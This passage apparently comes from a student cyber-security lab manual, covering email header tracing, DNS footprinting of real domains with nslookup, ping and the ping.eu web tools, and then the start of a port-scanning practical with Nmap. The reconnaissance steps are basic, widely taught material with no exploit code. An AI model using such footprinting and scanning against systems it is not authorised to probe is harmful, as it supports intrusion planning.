


Step 5: After the completion of installation add your email address by clicking on sign up button.




Step 6: Fill this information.







Step 7: Now open any email that you want to trace and click on three dots and select show original message and copy the message in clipboard.




Step 8: Now click on trace header button its display below window



Step 9: Click on Trace button.



Step 10: To view report click the button view report it displays all information.



D. To fetch DNS information websites. That is, find the IP addresses and Aliases of the websites:


DNS means Domain Name System is system which allows us to convert Computer IP address into human readable domain name. Basically, DNS footprinting is used to gather information about DNS zone data. Attackers use DNS information to determine key hosts in the network.


NS Lookup:


To check NS lookup command on windows just go to the cmd from start menu

Step 1: Type nslookup command in cmd.

Step 2: For example, we put ncrdsims.edu.in it displays below information.






Command Prompt
C:\Users\tejas>nslookup -type=AAAA ncrdsims.edu.in
Server: UnKnown
Address: 192.168.0.1
Non-authoritative answer:
Name: ncrdsims.edu.in
Addresses: 2606:4700:3030::6815:3c47
          2606:4700:3033::ac43:c164
C:\Users\tejas>nslookup -type=N5 ncrdsims.edu.in
unknown query type: N5
Server: UnKnown
Address: 192.168.0.1
Non-authoritative answer:
Name: ncrdsims.edu.in
Addresses: 2606:4700:3030::6815:3c47
          2606:4700:3033::ac43:c164
          172.67.193.100
          104.21.60.71


Command Prompt
C:\Users\tejas>nslookup gmail.com
Server: UnKnown
Address: 192.168.0.1
Non-authoritative answer:
Name: gmail.com
Addresses: 2404:6800:4009:829::2005
          142.250.192.69

```
C:\Users\tejas>ping www.gmail.com

Pinging www.gmail.com [142.250.70.37] with 32 bytes of data:
Reply from 142.250.70.37: bytes=32 time=302ms TTL=120
Reply from 142.250.70.37: bytes=32 time=5ms TTL=120
Reply from 142.250.70.37: bytes=32 time=4ms TTL=120
Reply from 142.250.70.37: bytes=32 time=4ms TTL=120

Ping statistics for 142.250.70.37:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 302ms, Average = 78ms

C:\Users\tejas>
```

Goto ping.eu on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases





ping.eu Network mask calculator, Country by IP, Unit converter

Your IP is 114.79.185.134

Online service Ping

Ping – Shows how long it takes for packets to reach host

IP address or host name: ncrdsims.edu.in Enter code: UAHA Go

--- PING ncrdsims.edu.in(2606:4700:3033::ac43:c164) 56 data bytes ---
64 bytes from 2606:4700:3033::ac43:c164: icmp_seq=1 ttl=58 time=**5.43** ms
64 bytes from 2606:4700:3033::ac43:c164: icmp_seq=2 ttl=58 time=**5.50** ms
64 bytes from 2606:4700:3033::ac43:c164: icmp_seq=3 ttl=58 time=**5.60** ms
64 bytes from 2606:4700:3033::ac43:c164: icmp_seq=4 ttl=58 time=**5.51** ms


--- ncrdsims.edu.in ping statistics ---

packets transmitted **4**
received **4**
packet loss **0** %
time **3017** ms

--- Round Trip Time (rtt) ---

min **5.431** ms
avg **5.510** ms
max **5.597** ms
mdev **0.058** ms

Other functions:
Ping | Traceroute | DNS lookup | WHOIS | Port check | Reverse lookup | Proxy checker | Bandwidth meter | Network calculator | Network mask calculator | Country by IP | Unit converter



ping.eu Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter

Your IP is 114.79.185.134

Online service Ping

Ping – Shows how long it takes for packets to reach host

IP address or host name: gmail.com Enter code: GKNX Go

--- PING gmail.com(2a00:1450:400f:805::2005) 56 data bytes ---
64 bytes from 2a00:1450:400f:805::2005: icmp_seq=1 ttl=114 time=**28.7** ms
64 bytes from 2a00:1450:400f:805::2005: icmp_seq=2 ttl=114 time=**28.7** ms
64 bytes from 2a00:1450:400f:805::2005: icmp_seq=3 ttl=114 time=**28.6** ms
64 bytes from 2a00:1450:400f:805::2005: icmp_seq=4 ttl=114 time=**28.7** ms

--- gmail.com ping statistics ---

packets transmitted **4**
received **4**
packet loss **0** %
time **3017** ms

--- Round Trip Time (rtt) ---

min **28.649** ms
avg **28.691** ms
max **28.737** ms
mdev **0.032** ms

Other functions:

Practical 2

Aim: Perform network Scanninng, Enumeration and sniffing and generate analysis report.

Port Scanning:

A port is a virtual location where networking communication starts and ends (in a nutshell). A port scanner is a computer program that examines network ports for one of three possible condition – open, closed, or filtered.

Scanning Port using Nmap tool

Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.

Link to download nmap-7.92 for windows platform:
https://nmap.org/download.html.

Nmap needs Npcap which is the Nmap Project's packet capture (and sending) library for Microsoft Windows.

Link to download Npcap 0.9984 for windows platform:
https://nmap.org/npcap/dist/

